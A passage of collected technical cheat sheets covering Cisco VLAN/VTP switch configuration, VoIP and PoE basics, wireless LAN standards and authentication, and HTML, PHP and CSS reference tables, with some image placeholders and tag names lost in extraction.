Switch(config-if)# switchport trunk native vlan 10
```

SVI Configuration

```
Switch(config)# interface vlan100
Switch(config-if)# ip address 192.168.100.1 255.255.255.0
```

VLAN Trunking Protocol (VTP)

Domain

Common to all switches participating in VTP

Server Mode

Generates and propagates VTP advertisements to clients; default mode on unconfigured switches

Client Mode

Receives and forwards advertisements from servers; VLANs cannot be manually configured on switches in client mode

Transparent Mode

Forwards advertisements but does not participate in VTP; VLANs must be configured manually

Pruning

VLANs not having any access ports on an end switch are removed from the trunk to reduce flooded traffic

VTP Configuration

```
Switch(config)# vtp mode {server | client | transparent}
Switch(config)# vtp domain <name>
Switch(config)# vtp password <password>
Switch(config)# vtp version {1 | 2}
Switch(config)# vtp pruning
```

Trunk Types

	802.1Q	ISL
Header Size	4 bytes	26 bytes
Trailer Size	N/A	4 bytes
Standard	IEEE	Cisco
Maximum VLANs	4094	1000

VLAN Numbers

0	Reserved	1004	fdnet
1	default	1005	trnet
1002	fddi-default	1006-4094	Extended
1003	tr	4095	Reserved

Terminology

Trunking

Carrying multiple VLANs over the same physical connection

Native VLAN

By default, frames in this VLAN are untagged when sent across a trunk

Access VLAN

The VLAN to which an access port is assigned

Voice VLAN

If configured, enables minimal trunking to support voice traffic in addition to data traffic on an access port

Dynamic Trunking Protocol (DTP)

Can be used to automatically establish trunks between capable ports (insecure)

Switched Virtual Interface (SVI)

A virtual interface which provides a routed gateway into and out of a VLAN

Switch Port Modes

trunk

Forms an unconditional trunk

dynamic desirable

Attempts to negotiate a trunk with the far end

dynamic auto

Forms a trunk only if requested by the far end

access

Will never form a trunk

Troubleshooting

```
show vlan
```


```
show interface [status | switchport]
```

```
show interface trunk
```

```
show vtp status
```

```
show vtp password
```

Pulse Code Modulation (PCM)



Sampling

8000 discrete signal measurements are taken at equal intervals every second

Quantization

The level of each sample is rounded to the nearest expressible value

Encoding

Digital values are encoded as binary numbers for encapsulation

Compression (Optional)

The digital signal is compressed in real time to consume less bandwidth

Power Over Ethernet (PoE)

Cisco Inline Power (ILP)

Pre-standard; employs a 340 kHz tone to detect devices; power needs communicated via CDP

IEEE 802.3af

Detects power requirements of PoE device by the line resistance present

IEEE 802.3at

Uses LLDP to negotiate delivery of up to 25 watts in .10 W intervals


IEEE 802.3af Classes

0	15.4 W	3	15.4 W
1	4 W	4	Reserved
2	7 W		

Voice Codecs

	MOS	Bandwidth	Complexity	Free
G.722 SB-ADPCM	4.13	48-64 kbps	Medium	Yes
G.711 PCM	4.1	64 kbps	Low	Yes
iLBC	4.1	15.2 kbps	High	Yes
G.729 CS-ACELP	3.92	8 kbps	High	No
G.726 ADPCM	3.85	32 kbps	Medium	Yes
G.729a CS-ACELP	3.7	8 kbps	Medium	No
G.728 LD-CELP	3.61	16 kbps	High	No

IP Phone Boot Process



1. Power Over Ethernet (Optional)

Power is supplied via IEEE 802.3af/at or Cisco ILP

2. VLANs Learned via CDP or LLDP

Voice and data VLANs communicated via CDP/LLDP

3. IP Assignment via DHCP

The phone sends a DHCP request in the voice VLAN; the response includes an IP and DHCP option 150

4. Configuration Retrieved via TFTP

The phone retrieves its configuration from one of the TFTP servers specified in the DHCP option

5. Registration

The phone registers with the call server(s) specified in its configuration

Signaling Protocols

ITU-T H.323

Originally designed for multimedia transmission over ISDN; mature and widely supported; peer-to-peer call control

Session Initiation Protocol (SIP)

Text-based, similar in nature to HTTP; defined in RFC 3261; peer-to-peer call control

Media Gateway Control Protocol (MGCP)

Employs centralized call control; defined in RFC 3661

Skinny Client Control Protocol (SCCP)

Cisco-proprietary; limited support on gateways; centralized control

Calculating Required Bandwidth

G.711/Ethernet Example

Codec Payload (Bitrate × Sample Size)	64 Kbps × 20 msec	160 B
L2 Overhead	Ethernet (18) + 802.1Q (4) +	22 B
L3 Overhead	IP (20)	+ 20 B
L4 Overhead	UDP (8) + RTP (12)	+ 20 B
Packets per Second	1000 msec / 20 msec	× 50 pps
Total Bandwidth		88.8 Kbps

Access Switch Port Configuration

```

interface FastEthernet0/1
    ! Configure data and voice access VLANs
    switchport access vlan <VLAN>
    switchport voice vlan <VLAN>
    ! Trust ingress QoS markings
    mls qos trust cos
    ! Optionally pre-allocate power for the port
    power inline static [max <wattage>]
  
```

IEEE Standards			
	802.11a	802.11b	802.11g
Maximum Throughput	54 Mbps	11 Mbps	54 Mbps
Frequency	5 GHz	2.4 GHz	2.4/5 GHz
Modulation	OFDM	DSSS	DSSS/OFDM
Channels (FCC/ETSI)	21/19	11/13	11/13
Ratified	1999	1999	2003
802.11n			2009

WLAN Types

Ad Hoc

A WLAN between isolated stations with no central point of control; an IBSS


Infrastructure

A WLAN attached to a wired network via an access point; a BSS or ESS

Frame Types

Type	Class
Association	Management
Authentication	Management
Probe	Management
Beacon	Management
Request to Send (RTS)	Control
Clear to Send (CTS)	Control
Acknowledgment (ACK)	Control
Data	Data


Client Association



Modulations

Scheme	Modulation	Throughput
DSSS	DBPSK	1 Mbps
	DQPSK	2 Mbps
	CCK	5.5/11 Mbps
	BPSK	6/9 Mbps
OFDM	QPSK	12/18 Mbps
	16-QAM	24/36 Mbps
	64-QAM	48/54 Mbps

WLAN Components



Basic Service Area (BSA)

The physical area covered by the wireless signal of a BSS

Basic Service Set (BSS)

A set of stations and/or access points which can directly communicate via a wireless medium

Distribution System (DS)

The wired infrastructure connecting multiple BSSes to form an ESS

Extended Service Set (ESS)

A set of multiple BSSes connected by a DS which appear to wireless stations as a single BSS

Independent BSS (IBSS)

An isolated BSS with no connection to a DS; an *ad hoc* WLAN

Measuring RF Signal Strength

Decibel (dB)

An expression of signal strength as compared to a reference signal; calculated as $10\log_{10}(\text{signal}/\text{reference})$

dBm · Signal strength compared to a 1 milliwatt signal

dBw · Signal strength compared to a 1 watt signal

dBi · Compares forward antenna gain to that of an isotropic antenna

Terminology

Basic Service Set Identifier (BSSID)

A MAC address which serves to uniquely identify a BSS

Service Set Identifier (SSID)

A human-friendly text string which identifies a BSS; 1-32 characters


Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA)

The mechanism which facilitates efficient communication across a shared wireless medium (provided by DCF or PCF)

Effective Isotropic Radiated Power (EIRP)

Net signal strength (transmitter power + antenna gain - cable loss)

Distributed Coordination Function (DCF)



Interframe Spacing

Short IFS (SIFS)

Used to provide minimal spacing delay between control frames or data fragments

DCF IFS (DIFS)

Normal spacing enforced under DCF for management and non-fragment data frames

Arbitrated IFS (AIFS)

Variable spacing calculated to accommodate differing qualities of service (QoS)

Extended IFS (EIFS)

Extended delay imposed after errors are detected in a received frame

Encryption Schemes

Wired Equivalent Privacy (WEP)

Flawed RC4 implementation using a 40- or 104-bit pre-shared encryption key (deprecated)

Wi-Fi Protected Access (WPA)

Implements the improved RC4-based encryption Temporal Key Integrity Protocol (TKIP) which can operate on WEP-capable hardware

IEEE 802.11i (WPA2)

IEEE standard developed to replace WPA; requires a new generation of hardware to implement significantly stronger AES-based CCMP encryption

Quality of Service Markings

WMM	802.11e	802.1p
Platinum	7/6	6/5
Gold	5/4	4/3
Silver	3/0	0
Bronze	2/1	2/1

Wi-Fi Multimedia (WMM)

A Wi-Fi Alliance certification for QoS; a subset of 802.11e QoS

IEEE 802.11e

Official IEEE WLAN QoS standard ratified in 2005; replaces WMM

IEEE 802.1p

QoS markings in the 802.1Q header on wired Ethernet

Client Authentication

Open

No authentication is used

Pre-shared Encryption Keys

Keys are manually distributed among clients and APs

Lightweight EAP (LEAP)

Cisco-proprietary EAP method introduced to provide dynamic keying for WEP (deprecated)

EAP-TLS

Employs Transport Layer Security (TLS); PKI certificates are required on the AP and clients

EAP-TTLS

Clients authenticate the AP via PKI, then form a secure tunnel inside which the client authentication takes place (clients do not need PKI certificates)


Protected EAP (PEAP)

A proposal by Cisco, Microsoft, and RSA which employs a secure tunnel for client authentication like EAP-TTLS

EAP-FAST

Developed by Cisco to replace LEAP; establishes a secure tunnel using a Protected Access Credential (PAC) in the absence of PKI certificates

RF Signal Interference



Antenna Types

Directional

Radiates power in one focused direction

Omnidirectional

Radiates power uniformly across a plane

Isotropic

A theoretical antenna referenced when measuring effective radiated power



Document Outline		
<!DOCTYPE>	Version of (X)HTML	
<html>	HTML document	
<head>	Page information	
<body>	Page contents	
Comments		
<!-- Comment Text -->		
Page Information		
<base />	Base URL	
<meta />	Meta data	
<title>	Title	
<link />	Relevant resource	
<style>	Style resource	
<script>	Script resource	
Document Structure		
<h[1-6]>	Heading	
<div>	Page section	
	Inline section	
<p>	Paragraph	
 	Line break	
<hr />	Horizontal rule	
Links		
	Page link	
	Email link	
	Anchor	
	Link to anchor	
Text Markup		
	Strong emphasis	
	Emphasis	
<blockquote>	Long quotation	
<q>	Short quotation	
<abbr>	Abbreviation	
<acronym>	Acronym	
<address>	Address	
<pre>	Pre-formatted text	
<dfn>	Definition	
<code>	Code	
<cite>	Citation	
	Deleted text	
<ins>	Inserted text	
<sub>	Subscript	
<sup>	Superscript	
<bdo>	Text direction	
Lists		
	Ordered list	
	Unordered list	
	List item	
<dl>	Definition list	
<dt>	Definition term	
<dd>	Term description	
Forms		
<form>	Form	
<fieldset>	Collection of fields	
<legend>	Form legend	
<label>	Input label	
<input />	Form input	
<select>	Drop-down box	
<optgroup>	Group of options	
<option>	Drop-down options	
<textarea>	Large text input	
<button>	Button	
Tables		
<table>	Table	
<caption>	Caption	
<thead>	Table header	
<tbody>	Table body	
<tfoot>	Table footer	
<colgroup>	Column group	
<col />	Column	
<tr>	Table row	
<th>	Header cell	
<td>	Table cell	
Images and Image Maps		
	Image	
<map>	Image Map	
<area />	Area of Image Map	
Common Character Entities		
"	"	Quotation mark
&	&	Ampersand
<	<	Less than
>	>	Greater than
@	@	"At" symbol
€	€	Euro
•	•	Small bullet
™	™	Trademark
£	£	Pound
 		Non-breaking space
©	©	Copyright symbol
Objects		
<object>	Object	
<param />	Parameter	
Empty Elements		
<area />		
<base />	<input />	
 	<link />	
<col />	<meta />	
<hr />	<param />	
Core Attributes		
class	style	
id	title	
<i>Note: Core Attributes may not be used in base, head, html, meta, param, script, style or title elements.</i>		
Language Attributes		
dir	lang	
<i>Note: Language Attributes may not be used in base, br, frame, frameset, hr, iframe, param or script elements.</i>		
Keyboard Attributes		
accesskey	tabindex	
Window Events		
onLoad	onUnload	
Form Events		
onBlur	onReset	
onChange	onSelect	
onFocus	onSubmit	
Keyboard Events		
onkeydown	onkeyup	
onkeypress		
Mouse Events		
onClick	onmouseout	
onDblclick	onmouseover	
onmousedown	onmouseup	
onmousemove		




Array Functions	Regular Expression Functions	Date Formatting
array_diff (arr1, arr2 ...)	ereg (pattern, str)	Y 4 digit year (2008)
array_filter (arr, function)	split (pattern, str)	y 2 digit year (08)
array_flip (arr)	ereg_replace (pattern, replace, str)	F Long month (January)
array_intersect (arr1, arr2 ...)	preg_grep (pattern, arr)	M Short month (Jan)
array_merge (arr1, arr2 ...)	preg_match (pattern, str)	m Month ⁴ (01 to 12)
array_pop (arr)	preg_match_all (pattern, str, arr)	n Month (1 to 12)
array_push (arr, var1, var2 ...)	preg_replace (pattern, replace, str)	D Short day name (Mon)
array_reverse (arr)	preg_split (pattern, str)	I Long day name (Monday) (lowercase L)
array_search (needle, arr)		d Day ⁴ (01 to 31)
array_walk (arr, function)		j Day (1 to 31)
count (count)		
in_array (needle, haystack)		
String Functions	Regular Expressions Syntax	
crypt (str, salt)	^ Start of string	h 12 Hour ⁴ (01 to 12)
explode (sep, str)	\$ End of string	g 12 Hour (1 to 12)
implode (glue, arr)	.	H 24 Hour ⁴ (00 to 23)
nl2br (str)	(a b) a or b	G 24 Hour (0 to 23)
sprintf (frmt, args)	(...) Group section	i Minutes ⁴ (00 to 59)
strip_tags (str, allowed_tags)	[abc] Item in range (a, b or c)	s Seconds ⁴ (00 to 59)
str_replace (search, replace, str)	[^abc] Not in range (not a, b or c)	
strpos (str, needle)	\s White space	w Day of week ¹ (0 to 6)
strrev (str)	a? Zero or one of a	z Day of year (0 to 365)
strstr (str, needle)	a* Zero or more of a	W Week of year ² (1 to 53)
strtolower (str)	a*? Zero or more of a, ungreedy	t Days in month (28 to 31)
strtoupper (str)	a+ One or more of a	
substr (string, start, len)	a+? One or more of a, ungreedy	a am or pm
Filesystem Functions	a{3} Exactly 3 of a	A AM or PM
clearstatcache ()	a{3,} 3 or more of a	B Swatch Internet Time (000 to 999)
copy (source, dest)	a{,6} Up to 6 of a	S Ordinal Suffix (st, nd, rd, th)
fclose (handle)	a{3,6} 3 to 6 of a	
fgets (handle, len)	a{3,6}? 3 to 6 of a, ungreedy	T Timezone of machine (GMT)
file (file)	\ Escape character	Z Timezone offset (seconds)
filemtime (file)	[:punct:] Any punctuation symbol	O Difference to GMT (hours) (e.g., +0200)
filesize (file)	[:space:] Any space character	I Daylight saving (1 or 0)
file_exists (file)	[:blank:] Space or tab	L Leap year (1 or 0)
PCRE Modifiers		
i Case-insensitive	U Ungreedy matching	U Seconds since Epoch ³
s Period matches newline	e Evaluate replacement	c ISO 8601 (PHP 5)
m ^ and \$ match lines	x Pattern over several lines	2008-07-31T18:30:13+01:00
		r RFC 2822
		Thu, 31 Jul 2008 18:30:13 +0100
fopen() Modes	Date and Time Functions	
r Read	checkdate (month, day, year)	1. 0 is Sunday, 6 is Saturday.
r+ Read and write, prepend	date (format, timestamp)	2. Week that overlaps two years belongs to year that contains most days of that week. Hence week number for 1st January of a given year can be 53 if week belongs to previous year.
w Write, truncate	getdate (timestamp)	date("W", mktime(0, 0, 0, 12, 8, \$year)) always gives correct number of weeks in \$year.
w+ Read and write, truncate	mktime (hr, min, sec, month, day, yr)	
a Write, append	strftime (formatstring, timestamp)	
a+ Read and write, append	strtotime (str)	
	time ()	3. The Epoch is the 1st January 1970.
		4. With leading zeroes



Selectors

*	All elements
div	<div>
div *	All elements within <div>
div span	 within <div>
div, span	<div> and
div > span	 with parent <div>
div + span	 preceded by <div>
.class	Elements of class "class"
div.class	<div> of class "class"
#itemid	Element with id "itemid"
div#itemid	<div> with id "itemid"
a[attr]	<a> with attribute "attr"
a[attr='x']	<a> when "attr" is "x"
a[class~='x']	<a> when class is a list containing 'x'
a[lang ='en']	<a> when lang begins "en"

Box Model



Positioning

display	clear
position	z-index
top	direction +
right	unicode-bidi
bottom	overflow
left	clip
float	visibility

Dimensions

width	min-height
min-width	max-height
max-width	vertical-align
height	

Boxes

margin x	border-color x
margin-top	border-top-color
margin-right	border-right-color
margin-bottom	border-bottom-color
margin-left	border-left-color
padding x	border-style x
padding-top	border-top-style
padding-right	border-right-style
padding-bottom	border-bottom-style
padding-left	border-left-style
border x	border-width x
border-top x	border-top-width
border-bottom x	border-right-width
border-right x	border-bottom-width
border-left x	border-left-width

Tables

caption-side +	border-spacing +
table-layout	empty-cells +
border-collapse +	speak-header +

Paging

size	page-break-inside +
marks	page +
page-break-before	orphans +
page-break-after	widows +

Interface

cursor +	outline-style
outline x	outline-color
outline-width	

Aural

volume +	elevation
speak +	speech-rate
pause x	voice-family
pause-before	pitch
pause-after	pitch-range
cue x	stress
cue-before	richness
cue-after	speak-punctuation
play-during	speak-numeral
azimuth +	

Miscellaneous

content	list-style-type +
quotes +	list-style-image +
counter-reset	list-style-position +
counter-increment	marker-offset
list-style + x	

0	0 requires no unit
Relative Sizes	
em	1em equal to font size of parent (same as 100%)
ex	Height of lower case "x"
%	Percentage
Absolute Sizes	
px	Pixels
cm	Centimeters
mm	Millimeters
in	Inches
pt	1pt = 1/72in
pc	1pc = 12pt
Colours	
#789abc	RGB Hex Notation
#acf	Equates to "#aaccff"
rgb(0,25,50)	Value of each of red, green, and blue. 0 to 255, may be swapped for percentages.

Note

Shorthand properties are marked x
Properties that inherit are marked +

Color / Background

color +	background-repeat
background x	background-image
background-color	background-position
background-attachment	

Text

text-indent +	word-spacing +
text-align +	text-transform +
text-decoration	white-space +
text-shadow	line-height +
letter-spacing +	

Fonts

font + x	font-weight +
font-family +	font-stretch +
font-style +	font-size +
font-variant +	font-size-adjust +

Available free from
www.AddedBytes.com

